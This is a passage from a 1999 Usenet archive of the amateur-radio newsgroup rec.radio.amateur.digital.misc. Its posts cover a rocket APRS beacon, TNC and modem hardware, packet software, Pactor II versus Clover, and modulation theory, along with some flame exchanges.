That can be heard more than 100 miles when at altitude. Standard DF
techniques should allow you to recover a payload emitting less than 100 mW.
You'll know roughly where it came down since you'll be tracking it on the way
down. When you drive to that area, you should be able to hear the beacon on
the ground.

You want to use the minimum power possible so that the batteries will
keep the beacon operating long enough to recover the payload. That can
take several hours (sometimes days if it comes down in an inaccessable
location), and a 5 watt transmitter would drain any reasonable size battery
much quicker than that. Besides, power and weight are at an extreme
premium in this sort of situation. You really can't afford to carry enough
battery capacity to operate at higher power.

>I'm looking for a 2meter kit with as much solid state components as
>possible. Coils have a way of changing their reactance when subjected
>to 50g's!

Pot it in epoxy. Note that potting also implies use of rather low power
because heat won't be able to efficiently escape from a potted circuit
and higher power transmitters get hot. Another tip, it gets bloody cold
at high altitudes, insulate the frequency determining components against
this, or the transmitter may quit, or drift very far off frequency. We use
styrofoam insulation for balloon payloads. Of course they stay up there
longer than your payload will, but the ride down on the parachute will
still take several minutes, and that's long enough to cause serious
temperature effects to an uninsulated payload.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |

Lawrenceville, GA | Guaranteed |

5257. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <81omub01e8t@enews2.newsguy.com>
Source record: 15265

Anonymoose <anonymoose@ISP.com> wrote in message
news:ysP%3.513$x67.585@198.235.216.4...

>ignorant tripe snipped<

Ever notice how when the cowards and blowhards come out of the woodwork,
they *attempt* to conceal their identity?

My theory is that if the poster is too cowardly to identify himself, he's
not worth paying ANY attention to.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

5258. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <81oljd$16fg$1@arachne.labyrinth.net.au>
Source record: 15266

Anonymoose <anonymoose@ISP.com> wrote:

> Not to mention NASA's inability to do basic conversions between Metric and
> Imperial measurements.

> You don't need GPS or a Cessna to fly like a bomb, just frozen O-rings
> - NASA has demonstrated this quite clearly.

This is extremely poor taste. You should be ashamed.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5259. Re: PACOMM Packet modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn84053j.j25.nielsen@bob.localnet>
Source record: 15267

On Fri, 26 Nov 1999 19:51:48 -0500, Rob wrote:
>How do the PACOMM packet modems (e.g. NB96) compare with modems by other
>manufacturers?? Are they any good??

The PacComm NB96 is the G3RUH 9600 bps modem.

>
>Does anyone know whether the PACOMM modems (e.g. NB96) are true TAPR TNC2
>clones that can use firmware for TNC2 clones (e.g. 6PACK?) I would like to
>use them with FlexNet.

The NB96 is strictly a modem. It must be used with a TNC (or a SCC
card, etc.) Most TNCs (TAPR TNC2 types, such as PacComm Tiny-2 or MFJ
1270) have a header on the board to which you can connect an external
modem such as this. PacComm has a TNC-NB96 TNC which has it included
(with a switch for choosing 1200 or 9600). The PacComm TNCs can use
6PACK EPROMs.

Bob

--
Bob Nielsen, W6SWE (RN2) Internet: nielsen@primenet.com
Tucson, AZ DM42nh AMPRnet: w6swe@w6swe.ampr.org
QRP-L #1985 http://www.primenet.com/~nielsen

5260. Re: PACOMM Packet modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <x8W%3.194179$5r2.450800@tor-nn1.netcom.ca>
Source record: 15268

Hi Bob,

Many thanks for the message. In your view, which manufacturer makes the
best TNC2 clones -- MFJ or PACOMM (eg TNC-NB96)

73's

Rob

"Bob Nielsen" <nielsen@primenet.com> wrote in message
news:slrn84053j.j25.nielsen@bob.localnet...
> On Fri, 26 Nov 1999 19:51:48 -0500, Rob wrote:
> >How do the PACOMM packet modems (e.g. NB96) compare with modems by other
> >manufacturers?? Are they any good??
>
> The PacComm NB96 is the G3RUH 9600 bps modem.
>
> >
> >Does anyone know whether the PACOMM modems (e.g. NB96) are true TAPR TNC2
> >clones that can use firmware for TNC2 clones (e.g. 6PACK?) I would like
to
> >use them with FlexNet.
>
> The NB96 is strictly a modem. It must be used with a TNC (or a SCC
> card, etc.) Most TNCs (TAPR TNC2 types, such as PacComm Tiny-2 or MFJ
> 1270) have a header on the board to which you can connect an external
> modem such as this. PacComm has a TNC-NB96 TNC which has it included
> (with a switch for choosing 1200 or 9600). The PacComm TNCs can use
> 6PACK EPROMs.
>
> Bob
>
> --
> Bob Nielsen, W6SWE (RN2) Internet: nielsen@primenet.com
> Tucson, AZ DM42nh AMPRnet: w6swe@w6swe.ampr.org
> QRP-L #1985 http://www.primenet.com/~nielsen

5261. Re: TFX & TXPCX WA8DED emulators for KISS modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <9tW%3.194190$5r2.450813@tor-nn1.netcom.ca>
Source record: 15269

Hi Han-Peter,

Many thanks for the history of the TFX, TXPCX etc series of programs.

I just found Nord<>LINK home page at www.nordlink.org where they list many of these programs. (But they don't give much of a history lesson)

I see that NORD LINK lists TXPCX271 but not the more recent version TXPCX273 which I found by accident elsewhere. Very strange - I sent an EMAIL to NORD LINK informing them of the more recent version -- TXPCX273

It would appear that TFKISS3.0 may be the most recent version of an AX.25/WA8DED emulator for KISS modems. TFKISS3.0 is still DOS based.

But I did find a windows driver similar to TFX, TFPCX etc -- It is TFWIN32.DLL. You can find it at the TstHost home page. TFWIN32.DLL was developed by F6FBB and works with WinTSTHost. I don't know if it works with other programs.

I am starting to get back into packet radio. Was on packet in the very very early days when there was only AX.25. Now there is lots of new protocols -- DAMA, INP, etc

To me even KISS is new - hi. But it would appear that 6PACK is better and has replaced KISS.

But I have old Kantronics modem. I will need to buy another modem that can use 6PACK EPROM (e.g. TNC2 clone like MFJ or Pacomm) for FLEXNET.

Do you now where I can find information to get back up to speed on Packet radio. I just read NOS Intro but there is still lots more to learn (e.g the new protocols DAMA, INP, TheNet etc).

73's

Rob

"Hans-Peter Zorn" <hpz@gmx.net> wrote in message
news:81oglv$93q$1@news.rz.uni-karlsruhe.de...
> Rob <NoEmail@noway.com> wrote:
> > I am trying to figure out which is the best program to use TFX28 by DB7KG,
> > TFPCX210 by DG0FT, TXPCX273 by PE1DNN. There is also a TFPCR??
> They are alltogether ports of the original "TheFirmware" by NORD<LINK
> for the TNC2 to the PC platform.
> They differ in the version of TF they are built on. You should use at
> least TF 2.7. A short overview:
>

> TFPCR has been the first port by DK4NB afaik. It is outdated (based
> on TF 2.3 or something like that).
>
> TFPCX v2.10 is based on TF2.6 I believe, also quite old
> TFPCX 2.7x is based on TFPCX 2.1 and TF 2.7b. It seems actively developed
> and complete.
>
> TFX has been started when TFPCX 2.1 became outdated but there was no
> source available, it is based on TF2.7b and works well. It is
> split in several programs for modem, scc kiss etc, so it may
> have a smaller memory foorprint than tfpcx.
>
> TFKISS also based on tf2.7b i think.
>
> > TFX28, TFPCX210 and TFPCX273 appear to be "the Firmware" emulators which
> > allow Baycomm or TNC's with KISS mode to run with terminal programs that
> > support the WA8DED host mode (such as TstHost).
> Or SP, GP, GP85 (for windows), wingt, paxon, top, winstop, easypacket,
> winpr, xpacket, mcut, ...
>
> > to allow such WA8DED host mode terminal programs to work with KAM's,
KPC3's,
> > PK88's etc. It is a great idea!
> For PK88 there is a native port of TheFirmware.
> > Does anyone know the differences between these programs?? Which is the
> > best?? (I have heard that TFX28 implements some modems better than
TFPCX)
> For some devices one program is better than the othher, but you can't say
> this in general. Important is the version of TF they are based on and then
> you have to try out which woirks best for you.
>
> > More importantly, where can I get English documentation (especially for
> > TFX28 and TFPCX210)??
> TFPCX273 has english docs.
>
> > One final thing, these programs are DOS based. Are there any Windows
> > drivers out there that perform the same function (i.e. WA8DED host mode
> > emulator for KISS modems)
> FlexNet can emulate TheFirmware using a special driver called "TFEMU".
This
> one is _not_ based on TheFirmware code. To use TNC with FlexNet you have
> to use 6pack firmware, though. And if the only thing you want is TF
Hostmode,
> you can plug an original TF eprom in and need no emulator at all.
> (doesn't work with KAMs)
>
> Hans-Peter
>
> --

> Hans-Peter Zorn, Karlsruhe, Germany
> http://www.stud.uni-karlsruhe.de/~uhsm/ hpz@gmx.net (preferred)
> http://1409.org/people/hp/ hp@1409.org (hamradio
stuff)
>

5262. Re: good 9k6 pkt rig ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <VGW%3.194195$5r2.450602@tor-nn1.netcom.ca>
Source record: 15270

Hi Cathryn,

I am curious. What type of antenna do you use and at what height?

Can you use the TEKK1000 on a 70cm freq with an offset (eg +5)?

I also notice it only has 5 watts out or so. If you need more power, can
you connect up an amplifier to the TEKK 1000 and still use it for 9600 baud
packet?? Or will an amp slow down the TR switching making 9600 baud packet
impossible?

73's
Rob

"Cathryn Mataga" <cathryn@junglevision.com> wrote in message
news:%Cp%3.1493$LK3.57743@nuq-read.news.verio.net...
> I like my TEKK 1000 from paccomm.com. It's extra tiny, and less
> than about $200 or so. I don't have any real measurements for
> how well it really works, but for me, I can connect to the
> station across the bay, about 30 miles line of site from me no problem
>
> "Dave" <floydboyz@hotmail.com> wrote in message
news:383DDD99.745BC278@hotmail.com...
> > What's a good 440mHz mono band rig for 9600 baud packet ?
> > Also needed to be taken into consideration is the modifications.
> > tnx de dave
> >
> >
>
>

5263. Re: PACOMM Packet modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn840kkv.jrj.nielsen@bob.localnet>
Source record: 15271

On Sat, 27 Nov 1999 14:15:33 -0500, Rob wrote:
>Hi Bob,
>
>Many thanks for the message. In your view, which manufacturer makes the
>best TNC2 clones -- MFJ or PACOMM (eg TNC-NB96)

Well, I recall hearing somewhere that PacComm made the 9600 modem
boards for MFJ so that part should be a toss.

I have had several MFJ 1270Bs. I'm not familiar with what has changed
with the 1270C. The 1270B was most like the TNC2, with XR2206/2211
chips for the modem, while the PacComm TNCs use a TCM3105 for the 1200
baud modem (no longer available, but Gwyn stockpiled a large quantity
of the chips). PacComm has several variations--see
http://www.paccomm.com.

Bob

--
Bob Nielsen, W6SWE (RN2) Internet: nielsen@primenet.com
Tucson, AZ DM42nh AMPRnet: w6swe@w6swe.ampr.org
QRP-L #1985 http://www.primenet.com/~nielsen

5264. KPC3 $40

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Chris Nicholson <csnichol@netusa1.net>
Message-ID: <383FE53C.2009@netusa1.net>
Source record: 15272

Kantronics KPC3 for sale. With manuals. $40 plus $5 shipping

Chris N9LLO

5265. Re: GSM 900 cellular

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: m_man54@hotmail.com
Message-ID: <3840667f.4372956@news1.attglobal.net>
Source record: 15273

Actuall the Encription Key is handed out during IMSI Attach.
It is possible to listen ot the Downlink Audio. Racal and
Rohde&Schwartz both make equipment to receive the signal.
In the US they run like $35,000 Stripped. To listen off the air bumps
them into the $60-70K range.
You have to be attached to the ABIS to recover the Cypher Key during
Call setup to make the system work.

Roger

On 26 Nov 1999 01:58:44 GMT, Hamish Moffatt <hamish@rising.com.au>
wrote:

>B.B. <omegamar@ri.tel.hr> wrote:
>> Is there a way to get around the problem of listening to
>> GSM telefones such asGSM 900 cellular?
>
>> Does anybody know how to make it possible in a cheap
>> way to listening to the GSM-traffic?
>
>It's encrypted, ie no. The keys are stored in the sim cards,
>and you can't get them out.
>
>
>Hamish
>--
>Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
>Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
>Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5266. Re: anyone here using the new SCS PTC-IIE? or on Winlink??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-27 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <3840CFDB.4EFB@ix.netcom.com>
Source record: 15274

W6RCecilA wrote:
>
> Patricia Gibbons wrote:
> >
> > I'm looking into getting the new
> > SCS PTC-IIE and getting active in
> > the winlink system..
> >
> > anyone else here active on winlink
> > and/or using the PTC-II or the new
> > PTC-IIE ??
>
> The world-wide list is in your email.
> --
> 73, Cecil, W6RCA http://www.mindspring.com/~w6rca

Thanx Cecil!! I appreciate it..

As far as Winlink and/or AirMail.. I am a real
newbie here :-(

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/callsign.html?callsign=wa6ube>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

5267. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: John Wiley <jw@physics.gmu.edu>
Message-ID: <81q8a6$jtj@portal.gmu.edu>
Source record: 15275

Anonymoose <anonymoose@isp.com> wrote:

: On 1999-11-26 sims@sauron.msfc.nasa.gov(HerbSims) said:

:> We (NASA) can't even get the
:>shuttle to maintain lock on the GPS satellites during ascent and
:>they only see 3 G's.

: Not to mention NASA's inability to do basic conversions between Metric and
: Imperial measurements.

Hiya...

Maybe you'd like to actually look into the problems that occurred
vs. simply listening to the "Lay Media"... The system failure that
occurred is somewhat more complex than a failed "conversion"...
Guess you've never made a mistake?

:> The other problem that you have is that above
:>1000 mph (and in most cases much less) the GPS receiver will "lock
:>out". This is to keep some nut from putting a bomb in a cessna and
:>flying like a bomb.

: You don't need GPS or a Cessna to fly like a bomb, just frozen O-rings
: - NASA has demonstrated this quite clearly.

<sigh> Please see above...

: I think you need to do a lot more homework in
:>this area. You can also call me and I'll put you in touch with the
:>real experts (I am just repeating what I have overheard them
:>talking about on the current projects we are working on).
:>Herb

: Maybe the "real experts" at Never A Straight Answer might be some assistance,
: but as the poster responded, his use of GPS did not involve any of the issues
: you so condescendingly assumed it did - so at least they still have a CHANCE
: at being some assistance to him. Got you beat all to hell. I figure one
: asshole response deserves another - Have a nice day, Herb !

Herb actually made a few good points... The only person that appears
to think he was an "asshole" was you... Do you have any real contribution
to make to this thread vs. simply sniping one of the participants?
(After all, Herb *DID* offer to put the original poster in touch with
"experts", and then politely offered that he was *NOT* an expert...)
Doesn't sound like an asshole to me...

-jw

5268. Clover and Pactor II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: boboevale <boboevale@dada.it>
Message-ID: <38413f33.0@news.dada.it>
Source record: 15276

I have a kam plus. I' m interested in clover and pactor II modes. Which modem do I need? Thanks .
73 de IZ4BFC.

5269. Re: good 9k6 pkt rig ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s42h2j6nmvm19@corp.supernews.com>
Source record: 15277

I have the same radio. K5HP in Oklahoma City has a 9600 repeater
on one of the TV towers. Basically he uses a repeater pair to make
it a coordinated frequency. I receive on 442.950 and transmit on 447.950.
I use an M^2 (M Squared) 11 el 70cm beam in my rafters pointed at it.
I just laid it across the cross braces of the roof. Works great when
the repeater is on frequency. One problem with those old radios used
in repeaters, is they require constant attention.

The 9600 repeater is built using the TAPR 9600 modem and it cleans
up any signal it hears. Since it repeats everything it hears, you don't have
to worry about hidden terminal problems.

I would also look at the hamtronics stuff: www.hamtronics.com

Steve

Cathryn Mataga wrote in message ...
>Okay, my antenna is one of those Cushcraft dual band yagis. It's
>like $69 or something. It's on an archerotor, that's on
>2 5 foot masts on the roof. Maybe 25 feet off the ground in the
>flats of Berkeley, which is a slight grade to the SF bay.
>Though lately, I've had the antenna pointed one way all the time,
>so I'm thinking of fixing that beam on another mast I have, and
>using the rotor for something else. Except it's just too cold to
>mess with it, nowadays.
>
> w6yx in Palo Alto, has a pretty good site, I understand
>on side of Black Mountain, that looks over most of the East Bay and South
>Bay, as I understand it.
>
>I'm pretty sure paccomm can put in crystals for whatever pair you want.
>So, the split should be no problem.
>
>Seems to be the common wisdom, that putting amps on 9600 baud
>channels isn't such a good idea, since the T/R switching slows things
>down -- though I'm just repeating what I've read and heard from others
>around here. I have considered running more power, though, to avoid
>'hidden transmitter' issues with stations farther south in San Jose. That
>is I want to blast out enough juice to keep their carrier detect going,
>even if they don't copy me. Though right now the channel is pretty quiet,
>so this isn't a huge issue.
>
>I think, if you want more power, the way to go is with the Mitek's err,
>I forget the other brand that people modify, but these guys put out
>near 80 watts.

>
>
> I do know that the station on other end runs 3 watts into
>a vertical, and I was initially worried about this, being 30 miles
>away and all, but it seems to basically work. I initially planned
>to move the radio up on the mast, if I had any trouble, figuring I'd
>eek out a db or so, saving the 9913 transmission line loss, but since
>it works where it is, I never bothered. The radio is tiny enough,
>it'd be easy enough to make a plastic box, and stick it up there.

5270. Re: Clover and Pactor II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <38415082.417B@ix.netcom.com>
Source record: 15278

boboevale wrote:
>
> I have a kam plus. I' m interested in clover and pactor II modes. Which
> modem do I need? Thanks .
> 73 de IZ4BFC.

For Pactor II, it would be the PTC-II or PTC-II(e)
made by SCS.

See: <http://www.scs-ptc.com/>

I believe that plug-in, or external Clover boards
are available from HAL..

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/callsign.html?callsign=wa6ube>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

Medco3625 163 166 S.E.T. Team USCODE ufo SAS CLOVERLEAF
1080H ERSTER FAMILIE SONDERKOMMANDOC Offizier

5271. Re: Clover and Pactor II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <81rqc8$7ii$1@autumn.news.rcn.net>
Source record: 15279

Check out http://www.scs-ptc.com for Pactor II modems. Check out
http://www.halcomm.com/ for Clover modems. I don't believe there are
any other mfgs. of modems for these two modes.

boboevale <boboevale@dada.it> wrote in message
news:38413f33.0@news.dada.it...
> I have a kam plus. I' m interested in clover and pactor II modes.
Which
> modem do I need? Thanks .
> 73 de IZ4BFC.
>
>

5272. Re: Clover and Pactor II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <ing04.194451$5r2.451590@tor-nn1.netcom.ca>
Source record: 15280

There would appear to be more people using PACTOR II than CLOVER. (A lot of the winlink stations use Pactor II)

Also, many people say that PACTOR II is a better, more robust mode than CLOVER.

I have a SCS PTC II -- PACTOR II is by far the best mode I have ever used. It is better than my KAM's GTOR by a long shot!

(But I have never tried CLOVER)

73's
Rob

"Bob Lewis" <aa4pb@erols.com> wrote in message
news:81rqc8$7ii$1@autumn.news.rcn.net...
> Check out http://www.scs-ptc.com for Pactor II modems. Check out
> http://www.halcomm.com/ for Clover modems. I don't believe there are
> any other mfgs. of modems for these two modes.
>
> boboevale <boboevale@dada.it> wrote in message
> news:38413f33.0@news.dada.it...
> > I have a kam plus. I' m interested in clover and pactor II modes.
> Which
> > modem do I need? Thanks .
> > 73 de IZ4BFC.
> >
> >
>
>

5273. Re: Clover and Pactor II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <384193C4.68C0AB5A@IEEE.org>
Source record: 15281

boboevale wrote:
>
> I have a kam plus. I' m interested in clover and pactor II modes. Which
> modem do I need? Thanks .
> 73 de IZ4BFC.

Both are proprietary modes. HAL Communications P38 or DXP38 for
Clover and SCS PTCII or IIe for Pactor II.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5274. Baycomm software with KISS modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <Poh04.194464$5r2.451671@tor-nn1.netcom.ca>
Source record: 15282

I see that the most recent version of the Baycomm software not only supports simple Baycom modems but also any TNC with KISS mode.

Has anyone tried the Baycomm software with a KISS TNC? Is it any good?

Or am I better using TXPCX or TFKISS driver for DOS and a good WA8DED host mode compatible terminal program (eg GP, SP, TPK etc) for my KISS modem??

73's
Rob

5275. Re: anyone here using the new SCS PTC-IIE? or on Winlink??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: 103637.3375@compuserve.com
Message-ID: <09991028164555.OUI94.103637.3375@compuserve.com>
Source record: 15283

I use Airmail on the Winlink system and await an answer to the PTC-IIe
use on Winlink. I currently use a KAM+ and am thinking of upgrading.

Terry (K1LCH)

--
- Terry Palmer 103637.3375@compuserve.com

5276. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: pcr@ten.ci
Message-ID: <943826891.192322@vdns1.slinky.net>
Source record: 15284

In article <yd8=OGQYAFJlQtIgEICzsLNeGsWu@4ax.com>, ke4zv@bellsouth.net says...
>>I'm looking for a 2meter kit with as much solid state components as
>>possible. Coils have a way of changing their reactance when subjected
>>to 50g's!
>
>Pot it in epoxy. Note that potting also implies use of rather low power
>because heat won't be able to efficiently escape from a potted circuit
>and higher power transmitters get hot.

I read someplace that you can improve the thermal properties of epoxy if you
mix some sand into it.

--
...phil
Copyright, Phillip C. Reed, 1999.
Naughty words: eWorks! OT7 AOL bomb Green Card hack phreak breast sex
PGP fingerprint = C5 41 B5 9E B4 56 0C C3 26 FC B9 ED BC D7 CA 8B

5277. Re: k6jq- virus?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <3841CBFC.22BEFA10@Qnet.com>
Source record: 15285

Perry Chamberlain wrote:
>
> While reading k6jq's posts and recieving his packets and e-mail, I have
> an overwhelming urge to stand naked on the roof wearing only argle
> socks, a tin foil hat and scream unix strings out load at the full moon
> and argue wine tasting tips with my cat.. Is this a virus , has anyone
> else had this problem?

You're totally exaggerating, I do not even own a pair of argyle socks.

> Could this be a more potent version of the satan virus......
> Is he satan?

Could be...

Dana K6JQ
dana@source.net

5278. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <8Mk04.194489$5r2.451918@tor-nn1.netcom.ca>
Source record: 15286

Hi Greg,

I was looking for these Linux programs. All I could find were programs for AX.25 and Linux.

I couldn't find any Linux Programs for RTTY or Pactor. (All I see were references that they were TO BE developed)

Were can I find them?

73's
Rob

"Greg Blair" <siggraph@dgp.toronto.edu> wrote in message news:38185412.C25AADD1@dgp.toronto.edu...
> Probably not relevant to your question, but certainly interesting:
>
> Check out LINUX. The late model kernels have support for AX25, RTTY,
> PACTOR-I and more all for free, complete with source code.
>
> Since you're homebrewing your own s/w, take a look at the kernel source
> and see how they did it.
>
> Cheers,
> Greg, ve0acr
>
> Byon Garrabrant wrote:
>
> > I'm sure that this thread has been beaten to death in the past, but I
> > searched around and could not find a Windows app to decode/encode 1200
> > or 9600 baud packet with a sound card.Can anyone confirm that this
> > doesn't exists, or point me in the direction of one?
> >
> > I have, in fact, started writing one of my one. If it turns out to
> > become functional, I'll notify the group.
> >
> > Thanks!
> >
> > Byon
>

5279. Re: Help, I need mods for anything and everything PLEASE HELP!!!!!!!!!!!!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s43nnoc3mvm40@corp.supernews.com>
Source record: 15287

Just find an old QRZ CD-ROM. It's all on there.

>help, I need mods for everything, I am putting up a site and have one
>section devoted to computer and dx talk. I intend to put up any radio
>mods, schematics (home brew only here) antenna designs, scanner mods

5280. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-28 00:00:00 UTC
From: Nico Palermo <nicopal@microtelecom.it>
Message-ID: <3841A9F8.542E7765@microtelecom.it>
Source record: 15288

Gary Coffman wrote:

> There is a 3 dB penalty between MSK and BPSK because the Hamming
> distance is twice as large for BPSK as for MSK, ie there's only a 90 degree
> bit to bit phase shift with MSK while BPSK has a 180 degree bit to bit shift.
> This gives a bigger decision space for BPSK, and hence the difference in
> channel performance. That assumes coherent detection. If MSK is decoded
> incoherently, then the disadvantage for MSK is 6 dB. We agree on that.

Sorry, but there is no penalty between them, nor I'm confusing apples
with oranges.
MSK is a CPFSK (continuous phase FSK) signal and it is a modulation with
MEMORY!
MSK phase transitions can be represented in a trellis diagram with four
states (0, 90, 180 and 270 degrees). A Viterbi decoder demodulates them
optimally, with no penalty over BPSK.
This happens just because MSK Hamming distance is the same of BPSK when
modulator's memory is taken into account.

A memoryless coherent detector is not optimal for CPFSK signals. Here is
another intuitive demonstration:
MSK is just a variation of the OQPSK modulation: OQPSK uses rectangular
pulses, MSK uses sin(t) pulses instead. As in OQPSK the optimum MSK
demodulator is the matched filter and the integration time spans the
duration of one symbol in each quadrature channel, which is two times
that of a memoryless coherent FSK receiver, giving 3 dB improvement over
the memoryless detector.
Even from this point of view MSK Hamming distance is the same of OQPSK,
which is the same of QPSK, which is the same of BPSK.

> MSK does *not* have a constant amplitude envelope. It does not pass through
> zero when the vector goes from bit to bit as BPSK does, but there is a 3 dB
> variation as the vector moves from bit to bit. (This is the chord to arc amplitude
> difference as the vector rotates 90 degrees.) If you amplify it with a Class C amp,
> the spectrum will balloon to a larger value than if you use a linear amp.

It looks like you are speaking of OQPSK rather than MSK.
Unfiltered MSK has constant envelope.
Baseband filtered MSK variations, i.e. GMSK, have constant envelope and
very low amplitude sidelobes, unaffected by Class C amps.

Nico Palermo, IV3NWV

5281. Re: Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Anthony Cash <kd4k@ga.prestige.net>
Message-ID: <QnH04.643$6R.27771@typ21.nn.bcandid.com>
Source record: 15199
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Gary,
Did you have the audio problem also or just the keying problem??
Thanks for the info.
73 de Tony, KD4K

"Gary Danaher" <gdanaher@flash.net> wrote in message
news:3841CB2C.F1E609D7@flash.net...
> Check the voltage going to the Kam. I have a Kam plus and had the same
> trouble until I discovered that the voltage was on the high side.
> Getting the voltage to the low end of the scale, the problem went away.
>
> Anthony Cash wrote:
> >
> > I have 2 problems with my TS-570D (not G model) and the Kantronics Kam.
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> > 1. If I turn the Kam on and the 570 is already on it will key the
> > transmitter. If I turn the Kam
> > off and back on again the 570 will return to receive. Otherwise the
> > keying works fine.
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> > 2. The 570 is an early model SN 80600xxx and has had this problem every
> > sense it
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> > A. Kam is hooked to 570 via the 13 pin din connector on rear panel
with 3
> > conductor
> > shielded wire.
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> > a. I have the Kam turned on.
> > b. Turn on the 570
> > c. Try to transmit packet, 570 keys up but no output.
> > d. Go to menu #33 (it is set to 1)
> > e. press up or down button and then back to 1
> > f. Try to transmit packet again. Now 570 transmits fine with full
> > output
> > and will keep on doing fine until I turn it off. When I turn it
> > back on I have to
> > go through the whole thing again. Menu #33 DOES NOT change, it
> > stays where
> > I put it.
> >
> > Any help would be greatly appreciated
> > 73 de Tony, KD4K

5282. Re: Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Anthony Cash <kd4k@ga.prestige.net>
Message-ID: <myH04.651$6R.19077@typ21.nn.bcandid.com>
Source record: 15200
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Gary,
Did you have the audio problem also or just the keying problem??
Thanks for the info.
73 de Tony, KD4K

"Gary Danaher" <gdanaher@flash.net> wrote in message
news:3841CB2C.F1E609D7@flash.net...
> Check the voltage going to the Kam. I have a Kam plus and had the same
> trouble until I discovered that the voltage was on the high side.
> Getting the voltage to the low end of the scale, the problem went away.
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> Anthony Cash wrote:
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> > transmitter. If I turn the Kam
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> > was new.
> > A. Kam is hooked to 570 via the 13 pin din connector on rear panel
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> > shielded wire.
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> > b. Turn on the 570
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> > f. Try to transmit packet again. Now 570 transmits fine with full
> > output
> > and will keep on doing fine until I turn it off. When I turn it
> > back on I have to
> > go through the whole thing again. Menu #33 DOES NOT change, it
> > stays where
> > I put it.
> >
> > Any help would be greatly appreciated
> > 73 de Tony, KD4K

5283. Re: PTC2e on the route...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <3843613F.50FB@ix.netcom.com>
Source record: 15201

kruse@gsf.de wrote:
>
> Hello Patricia,
>
> congrates for ur PTC-2e !!!
>
> i see u are nw QRV tooo in pactor-2 mode...
